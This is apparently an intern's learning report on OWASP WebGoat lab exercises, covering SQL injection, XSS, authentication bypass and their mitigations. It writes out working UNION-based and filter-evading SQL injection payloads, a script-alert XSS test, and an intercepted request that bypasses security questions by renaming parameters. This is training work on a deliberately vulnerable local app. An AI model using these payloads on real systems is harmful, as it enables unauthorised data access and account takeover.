QA Intern Daily Learning Report

Name	**S Ajay Kumar**
Report date	**02/04/2025**
Topics Learned	1) WebGoat Application a) SQL Injection i) SQL Injection(4 Levels) ii) SQL Injection Mitigation b) Cross Site Script i) Reflected ii) Stored iii) Mitigation of XSS c) Identity & Auth Failure i) Authentication Bypass ii) Insecure login iii) JWT Token d) Software & Data Integrity i) Serialization ii) Insecure Deserialization e) Server-side Request Forgery i) CSRF
Evaluator name	**Mahesh Sir**


CONTENTS

Summary of topics learnt

Sql Injection Advanced:

Challenges:

1. Using union select getting the table data:
   a. ‘ union select userid,user_name,password,cookie, null as f1,null as f2,null as f3 from user_system_data;--



Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```

6.a) Retrieve all data from the table
6.b) When you have figured it out.... What is Dave’s password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, passwd1, , null, null, null,
102, jdoe, passwd2, , null, null, null,
103, jplane, passwd3, , null, null, null,
104, jeff, jeff, , null, null, null,
105, dave, passW0rD, , null, null, null,
```

Well done! Can you also figure out a solution, by appending a new SQL Statement?
Your query was: SELECT * FROM user_data WHERE last_name = '' union select userid,user_name,password,cookie, null as f1,null as f2,null as f3 from user_system_data;--'

Sql Mitigation:

- Immutable queries serve as the strongest defense against SQL injection by preventing data interpretation.
- Static queries do not interpret input data and present a lower risk of exploitation through SQL injection.
- Parameterized queries utilize placeholders for user input, thereby binding data to specific columns without executing it as code.
- The use of a PreparedStatement in parameterized queries ensures that input is treated as data rather than SQL command.

- Stored procedures can enhance security, but only if they do not incorporate dynamic SQL.
- SQL injection risks are paramount when user input is directly concatenated into commands, as demonstrated in the example of static queries.
- Implementing best practices in SQL coding is critical to ensuring application security and safeguarding against attacks.
- A safe stored procedure uses parameters to prevent SQL injection, ensuring that user input does not manipulate query structure.
- The document presents a safe stored procedure example, ListCustomers, which retrieves customer counts based on the specified country.
- An injectable stored procedure example, getUser, demonstrates how improper handling of user input can make applications vulnerable to SQL injection attacks.
- Parameterized Queries - Java Snippet

```
public static bool isUsernameValid(string username) {
   RegEx r = new Regex("^[A-Za-z0-9]{16}$");
   return r.isMatch(username);
}
// java.sql.Connection conn is set elsewhere for brevity.
PreparedStatement ps = null;
RecordSet rs = null;
try {
   pUserName = request.getParameter("UserName");
   if ( isUsernameValid (pUsername) ) {
      ps = conn.prepareStatement("SELECT * FROM user_table WHERE username = ? ");
      ps.setString(1, pUsername);
      rs = ps.execute();
      if ( rs.next() ) {
      }
   }
```

}

PreparedStatement statement = conn.prepareStatement("INSERT INTO USERS (id, name, email) VALUES (?, ?, ?)");


statement.setString(1, "1");

statement.setString(2, "webgoat");

statement.setString(3, "webgoat@owasp.org");

statement.executeUpdate();

2. To fill the parameterized code.



Try it! Writing safe code


You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learne before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement ps = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?
");
ps.setString(1,"ajay");
etString(2,"ajay@gmail.com";
```

Congratulations. You have successfully completed the assignment.

3. Input validation bypass:



Input validation alone is not enough!!

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. **However** it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

A nice read why it is not enough can be found https://twitter.com/marcan42/status/1238004834806067200?s=21


Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal here.

Name:

```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
<\/p>Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'a';\/***\/select\/**\/userid,user_name,password,cookie\/**\/from\/**\/user_system_data;--'
```

4. With HiberSQl type exploitation



Input validation alone is not enough!!

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal here.

✓

Name: Get Account Info


```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
<\/p>Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = 'A';\/**\/SELECT\/**\/*\/**\/FROM\/**\/USER_SYSTEM_DATA;--'
```

CSRF

Challenges:

1. To see whether the website is vulnerable to reflect xss or not:

<script>alert(2)</script>



It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attack can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00


Enter your credit card number:	4128 3214 0002 1999<scrip
Enter your three digit access code:	111

Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment.
Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:4128 3214 0002 1999

$1997.96

2. Stored XSS



John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
ajay123 2025-04-02, 16:20:21

Watching in your browser's developer tools or your proxy, the output should include a value starting with 'phoneHome Response is ....'' Put that value below to complete this exercise. Note that each subsequent call to the *phoneHome* method will change that value. You may need to ensure you have the most recent one.

XSS Mitiagation:

XSS defense

Why?

Hopefully, we have covered that by now. Bottom line, you do not want someone else's code running in the context of your users and their logged-in session

What to encode?

The basic premise of defending against XSS is **output encoding** any untrusted input to the screen. That may be changing with more sophisticated attacks, but it is still the best defense we currently have. **AND** … **context matters**

Another word on 'untrusted input.' If in doubt, treat everything (even data you populated in your DB as untrusted). Sometimes data is shared across multiple systems, and what you think is your data may not have been created by you/your team.

Encode **as the data is sent to the browser** (not in your persisted data). In the case of **Single Page Apps (SPA's), you will need to encode in the client**. Consult your framework/library for details, but some resources will be provided on the next page.

How?

- Encode as HTML Entities in HTML Body
- Encode as HTML Entities in HTML Attribute
- Encode for JavaScript if outputting user input to JavaScript (but think about that … you are outputting user input into JavaScript on your page!!)

Relevant XML/HTML special characters


Char	Escape string
<	&lt;
>	&gt;
"	&quot;
'	&#x27;
&	&amp;
/	&#x2F;

(A7) Identity & Auth Failure

Authentication Bypasses:

Challenges:

1. Here the security questions are renamed so that the we can bypass this 2fa:



The Scenario

You reset your password, but do it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is Those security questions are also stored on another device (not with you), and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

✓


Please provide a new password for your account

Password:

Confirm Password:

Submit

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!


Burp Project Intruder Repeater View Help Param Miner
Burp Suite Community Edition v2025.3-37651 (Early Adopter) - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JSON Web Tokens
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://127.0.0.1:8080
Open browser

```
Time          Type  Direction  Method  URL
17:13:36 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:40 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:42 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:45 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:47 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:50 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:52 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:13:55 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:13:57 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:14:00 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:14:02 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc
17:14:05 2 A... HTTP  → Request  GET   http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc
17:14:06 2 A... HTTP  → Request  POST  http://127.0.0.1:8080/WebGoat/auth-bypass/verify-account
```

Request


Pretty Raw Hex

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 91
Origin: http://127.0.0.1:8080
Connection: keep-alive
Cookie: JSESSIONID=x01EkxJvMmoB0CPi5U02VwXWLT8oL0Vqf3HeYcfW
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

secQuestion00=test&secQuestion10=test1&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Insecure Login:

Challenges:

1. Here the credentials can be sniffed using the intercepter and then using those credentials logging in

